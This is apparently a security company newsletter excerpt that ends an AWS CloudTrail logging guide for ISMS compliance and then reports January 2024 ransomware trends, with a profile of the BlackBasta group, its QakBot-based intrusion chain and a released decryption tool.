
The screenshot shows the 'Create trail' wizard in the AWS console. The current step is 'Step 1: Choose trail attributes'. The 'General details' section includes a 'Trail name' field with the value 'management-events'. The 'Storage location' section has two radio buttons: 'Create new S3 bucket' (selected) and 'Use existing S3 bucket'. The 'Trail log bucket and folder' section has a text field with the value 'aws-cloudtrail-logs-422560411110-649719b4'. The 'Log file SSE-KMS encryption' section has a checked 'Enabled' checkbox and radio buttons for 'New' (selected) and 'Existing'. The 'AWS KMS alias' section has a text field with the value 'Enter KMS alias'.

Source: AWS console website

Figure 20. Creating an AWS CloudTrail trail

★ Key Point


If CloudTrail logs are stored only in an S3 bucket, real-time viewing is not possible. If you need to check it frequently, you can check the log by linking it with CloudWatch.



Source: AWS console website

Figure 21. CloudWatch link settings

Once the link setting is completed, it is added to the CloudWatch log group, and you can set and view the log retention period.



Source: AWS console website

Figure 22. Viewing the AWS CloudWatch log events



## ■ Closing



So far, we have looked at AWS settings for implementing major ISMS safeguards. For automated risk assessment of cloud assets, you can consider using AWS Config service and AWS Inspector service.

SK Shieldus, Korea's No. 1 security consulting company, provides Information Security Management System (ISMS) certification consulting services for systematic security management of cloud environments based on 20 years of consulting know-how. We have the largest number of professional consultants in the industry and provide optimal improvement plans for each company based on its abundant consulting experience.

SK Shieldus is also leading the way in sharing information security information for public interest. Based on the know-how accumulated by carrying out cloud security projects in 2019, it published a cloud security guide in 2021, and published the second revised edition last year. Through the '2023 Cloud Security Guide', corporate security officials can check how to effectively respond to threats in management areas and meet the standards for changed management areas and compliance. Through this, security managers can apply their own safe security settings and check whether it is possible to respond in advance to threats that may occur in the future.

We hope that you can effectively and systematically respond to ISMS certification in a cloud environment through this security guide and SK Shieldus consulting. More detailed information can be found on the [official blog of SK Shieldus](#).

# Keep up with Ransomware

---

## The appearance of a decryption tool that exploits BlackBasta's loopholes

In January 2024, the number of damage cases caused by ransomware attacks decreased by about 30% to 299 compared to the previous month (420). With the cooperation of international investigative agencies, ransomware attackers were arrested one after another, and as this news spread quickly, the activities of ransomware groups slowed down. In addition, it is believed that there was decrease because there were no additional attack activities by new ransomware groups discovered last December.

However, many ransomware attacks using various means and methods occurred. In particular, a case where a commercial RMM (Remote Monitoring and Management)<sup>1</sup> tool was exploited for a ransomware attack attracted popular attention. The Cactus ransomware group used RMM solutions such as AnyDesk, Splashtop, and SuperOps<sup>2</sup> to attack the global energy company Schneider Electric's corporate network.

Also, a variant of the LockBit ransomware was found to be spreading through remote control software TeamViewer<sup>3</sup>. It carried out the attack by logging into TeamViewer using a leaked account, then accessing PCs within the network and spreading ransomware. The ransomware used in the attack has the same source codes as the existing LockBit ransomware, but the ransom note had differences. So it is thought to be a ransomware created with the leaked LockBit builder.

---

<sup>1</sup> RMM: Remote monitoring and management tool

<sup>2</sup> AnyDesk, Splashtop, SuperOps: Cloud-based solutions for remote desktop and IT management

<sup>3</sup> TeamViewer: Software that allows users to remotely access and control other computers via the Internet

Ransomware groups such as Akira, BlackByte, AvosLocker, RobbinHood, and Kasseika are conducting attacks using BYOVD (Bring-Your-Own-Vulnerable-Driver)<sup>4</sup>. In particular, it was confirmed that the Kasseika ransomware group used BYOVD to prevent ransomware from being detected by security solutions.

Since 2022, the LockBit ransomware has been distributed in Korea through phishing emails disguised as resumes and copyright infringement. As the phishing emails have an NSIS (Nullsoft Scriptable Install System)<sup>5</sup> exe file disguised as a document file attached, when the file is executed, it is exposed to encryption and data leakage attacks. In the past, phishing emails were suspected because they used awkward Korean, but recently, with the development of generative AI, they are evolving into a more natural and plausible form. Therefore, you should not open emails from unknown sources, and be careful not to execute attachments to MS Office document files (.XLSM, .DOCM) containing macros or files that can be executed (.EXE, .SCR, .BAT).

Meanwhile, a new ransomware group NoName is suspected of being related to LockBit. The format of the NoName ransomware group's dark web leak site is similar to LockBit's leak site, and the same cases are posted as victims. Also, the contents of the ransom note are quite similar, raising the possibility that the NoName group is an organization related to LockBit. However, it remains to be seen as it may be an intention to use LockBit's popularity to increase the influence of the NoName group.

While various types of ransomware threats continue, a decryption tool for variant BlackBasta ransomware and Babuk-based Tortilla ransomware has been released. If infected by the variant BlackBasta ransomware in April 2023, recovery is possible if the file size is 5 KB to 1 GB. Because the Tortilla ransomware encrypts all victims using the same private key, anyone who sustained damage caused by Tortilla can recover using the decryption tool.

---

<sup>4</sup> BYOVD: An attack technique in which an attacker bypasses system security by using an already existing vulnerable driver

<sup>5</sup> NSIS: Script-based installation system for Windows

**SRLabs release tool to decrypt part of BlackBasta ransomware**

- Decryption tool released for variant ransomware used around April 23
- Recover files 5KB~1GB; > 1GB, except first 5KB; others not recoverable
- Decryption possible only if the plaintext of the 64-byte encrypted data is known

**Babuk variant Tortilla ransomware decryption tool released**

- Cisco Talos releases decryption tool for Tortilla ransomware, a variant of Babuk ransomware
- Threat intelligence shared with Dutch law enforcement leads to attackers being apprehended
- The Tortilla campaign exploits the ProxyShell vulnerability in Microsoft Exchange servers

**LockBit claims attack on global sandwich chain Subway**

- LockBit claims to have stolen Subway's data, threatening to sell it to competitors if negotiation fail
- Subway issued a private statement to the media saying it was investigating the matter

**Medusa ransomware group attacks Water for People non-profit organization**

- The Medusa ransomware group posted on a dark web leak site that it had attacked Water for People
- Currently, negotiations have collapsed and leaked data has been published

**3AM ransomware claims links to BlackSuit ransomware group**

- Royal(now BlackSuit), formed by former Conti members, shares similar tactics and infrastructure
- Attacks using infrastructure such as the same, IP, proxy, port, etc.
- In addition, traces of IcedID being used for attacks were found

\* IcedID : Malware used to deliver other malware

**BlackCat(Alphv) ransomware source code sold for around 40 million won on XSS forum**

- A user posted a post selling the source code of BlackCat ransomware on the XSS forum
- The account that posted this post has been banned and is presumed to be a scam

\* XSS forum : A dark web forum that sells data stolen through hacking and ransomware

**Russian TrickBot developer and operator sentenced to 5 year in prison**

- US sentences 40-year-old Russian man for TrickBot creation and operation
- TrickBot is used for delivering ransomware

### **Kasseika ransomware exploits BYOVD attack to carry out ransomware attacks**

- Avoid defense systems by creating a vulnerable system environment through BYOVD attacks
- It then delivers the ransomware payload to perform data encryption

\* BYOVD : An attack technique where an attacker uses a pre-existing vulnerable driver to bypass system security

### **TeamViewer exploited to spread ransomware across networks**

- Although the attacker is unknown, it is believed to be ransomware created through the LockBit 3.0 builder
- In 2022, the LockBit 3.0 ransomware builder was leaked, and the Bloody and Buhti groups used it for attacks
- Antivirus detected LockBit 3.0, but differing ransom note suggests creation by another group

Figure 1. Ransomware trends

## Ransomware threats

infosec




Figure 2. Ransomware threats as of January 2024

### New threats

In January 2024, cases of damage caused by ransomware decreased by about 30% compared to December of last year, but the threat of variant ransomware continues: e.g., new ransomware groups are continuously discovered.

The Insane ransomware group disclosed the characteristics of its ransomware on a main dark web leak site. It claimed that it infects all files within the network through AES encryption and steals system information, and also stated that it is never detected by Anti-Virus. However, since this claim has no record of detection due to the nature of new ransomware, it seems possible to avoid only detection by security solutions that detect ransomware based on signatures.




Figure 3. Comparison of the LockBit, NoName, and Fake LockBit leak site

The NoName group is a group that has been thought to be related to the LockBit ransomware group. The attack cases posted on the NoName group's dark web leak site match the attack cases that LockBit posted in 2023, and the format of the dark web leak site is also similar to that of LockBit. Another LockBit imitation group, Fake LockBit, was also discovered. These are fake LockBit groups that are operating under the name of LockBit on the Surface web, which is commonly used by most people, rather than on the dark web where ordinary ransomware groups are operating.

A connection between the NoName ransomware group and the Fake LockBit group was also discovered. The leak sites of the two ransomware groups use the same domain registrar (NameCheap) and were registered on the same date (November 4, 2023). This adds weight to the theory that the mastermind behind NoName and fake LockBit is an affiliate of LockBit, but rather an imitation group using the leaked builder. In other words, weight is being given to the possibility that it is part of a strategy to take advantage of LockBit's popularity. It seems that we will have to watch their actions further in the future to be able to draw a conclusion.

The majority of newly discovered ransomwares is confirmed to be variants of ransomwares whose ransomware builder or codes were leaked in the past. The Wessy ransomware, a variant of Chaos ransomware, is written in .NET and .NET Reactor obfuscation is applied to it. Shuriken, a variant of the LokiLocker ransomware, is registered in the startup program and task scheduler and executed under the guise of winlogon.exe when a user logs on, disabling the task manager and preventing its execution. This ransomware is set to contact you through a separate Telegram messenger account. The Abyss ransomware, a variant of the Babuk ransomware, provides contact information through the desktop and ransom notes after encryption, but the dark web address currently provided is not accessible.



## Top 5 ransomwares



Figure 4. Major ransomware attacks by industry/country

LockBit is active again after overcoming operational issues, e.g., the desertion of affiliates that occurred a few months ago. Recently, it said it attacked global sandwich franchise company Subway. Even in Korea, ransomware in the form of MS Office document files containing malicious macros is still distributed under the disguise of resumes, job applications, etc.

Recently, the LockBit group has been taking bold steps, e.g., not hesitating to launch attacks targeting medical institutions. This is a move that runs counter to the company's policy of posting an apology and providing a free decryption tool after attacking a children's hospital just a year ago.

The reason ransomware groups are reluctant to attack medical institutions is because they are highly likely to become targets of investigative agencies. Nevertheless, LockBit changed its strategy and is attempting to attack medical institutions to increase the probability of ransomware payment. Of course, this does not mean that they are carrying out attacks on medical systems that would endanger the lives of patients. They are carrying out attacks in a sophisticated manner, i.e. stealing patients' sensitive data and forcing medical institutions to pay the ransom.

The Akira ransomware has recently been conducting numerous attacks targeting Finland. It exploits the Cisco VPN<sup>6</sup> vulnerability (CVE-2023-20269<sup>7</sup>) to access the network and deletes and destroys backup data by targeting NAS (Network-Attached Storage)<sup>8</sup> and backup devices. As a result, Finland's National Cyber Security Center (NCSC-FI) warned about Akira ransomware attacks and emphasized following the “3-2-1 backup rule” to minimize damage. The “3-2-1 backup rule” is a rule specifying that you should create at least **three** copies in **two different locations** and keep **one** of the copies completely separated from the network.

A decryption tool for the BlackBasta ransomware was released. This is ‘Black Basta Buster’, a decryption tool for variant ransomware used in the April 2023 attack, and was created through an encryption flaw in BlackBasta. Files smaller than 5 KB cannot be recovered, but files between 5,000 Bytes and 1 GB can be fully decrypted. If the file size exceeds 1 GB, the first 5 KB is lost and the remainder can be recovered.

The BlackCat group continues its activities using infrastructure other than the sites seized after the confrontation with the FBI last December. Recently, it is deleting traces of existing data from dark web leak sites and posting only new victimized organizations. In January, it attacked a medical care service company in the medical/welfare industry and at one point paralyzed the company's site. Previously, BlackCat had a rule not to carry out attacks on CIS countries and major infrastructure, such as nuclear power plants and hospitals, but after the infrastructure was confiscated by the FBI, it retracted this rule and continues attacks on the medical industry.

---


<sup>6</sup> VPN: A virtual security network used to protect personal information and bypass regional restrictions on the Internet

<sup>7</sup> CVE-2023-20269: A vulnerability that could allow an attacker to gain VPN access due to improper authentication, authorization, account management, etc.

<sup>8</sup> NAS: A storage device connected to a network that allows multiple users to share and access data

## ■ Focus of ransomware

### Outline of the BlackBasta ransomware



Source: BlackBasta ransomware group data leak site

The BlackBasta ransomware is a ransomware group that appeared in April 2022 and showed off its influence by attacking more than 20 locations in two weeks and posting leaked data on a dark web blog. To date, it has ransom from over 340 organizations, and is known to have secured a total of \$107 million (about ₩143 billion) in cryptocurrency through negotiations (as of November 2023). It mainly targets organizations in the United States and European countries, and is distributing not only the Windows version but also the Linux version of the ransomware that infects VMware ESXi<sup>9</sup>.

<sup>9</sup> VMware ESXi: A Unix-based logical platform that can run multiple operating systems simultaneously on the host computer

It uses email attachments or links to initially access the system. It induces the installation of QakBot by encouraging execution of compressed files or document files attached to malicious emails. Then, it collects internal data using the installed QakBot<sup>10</sup> and carries out a BlackBasta ransomware attack. BlackBasta uses a double extortion method, i.e. demanding ransom from infected targets and conducting additional negotiations under the pretext of data leakage.

QakBot, which BlackBasta used for initial access, is a malware used by several ransomware groups such as LockBit, Knight, and REvil for initial access and ransomware distribution. QakBot, which appeared in 2008, was used for financial fraud for the purpose of initial access and information collection, and began to be used to distribute ransomware in 2019. QakBot's malware infrastructure was neutralized by a large-scale FBI operation in August 2023, but a new version of QakBot appeared in December of the same year and is still used for initial access. BlackBasta also uses Pikabot<sup>11</sup>, which is similar to QakBot, for attacks.

SRLabs, a German security research institute, released Black Basta Buster, a BlackBasta decryption tool, on its GitHub<sup>12</sup> on December 27, 2023. SRLabs discovered a vulnerability in which encryption keys are reused in versions of BlackBasta ransomware from November 2022 to early December 2023, and developed a tool that can use this to recover all or part of files. However, the BlackBasta ransomware quickly modified the key reuse vulnerability before the decryption tool was released so that encrypted files could not be recovered even if Black Basta Buster is used.

---


<sup>10</sup> QakBot (Qbot): A type of malware that provides functions such as backdooring, data takeover, internal propagation, remote code execution, and file downloading

<sup>11</sup> Pikabot: A type of malware that provides functions such as backdooring, data takeover, internal propagation, remote code execution, and file downloading

<sup>12</sup> Github: Web-based source code version management and collaboration platform



**BlackBasta Ransomware**



\* Elliptic Curve Integrated Encryption Scheme (ECIES): An encryption framework that creates a symmetric key using an asymmetric key, encrypts data with the generated symmetric key and then adds a message authentication code (MAC)

Figure 5. BlackBasta ransomware Outline




Figure 6. BlackBasta ransomware attack strategies

BlackBasta primarily performs initial access through spear phishing<sup>13</sup>. After attaching a compressed file or a document file with a macro inserted to an email, infection occurs when the user executes the attached file. When you open the attached file or click the link, QakBot is installed through the attached script. QakBot additionally installs several tools such as Mimikatz<sup>14</sup>, Cobalt Strike<sup>15</sup>, and PsExec<sup>16</sup> for detection bypass, credential takeover, ransomware distribution, and internal propagation.

<sup>13</sup> Spear phishing: An attack targeting a specific person. It is an attack technique that tricks the target into leaking personal information or downloading malware.

<sup>14</sup> Mimikatz: A tool to extract sensitive information such as passwords and credentials from the memory of the Windows system.

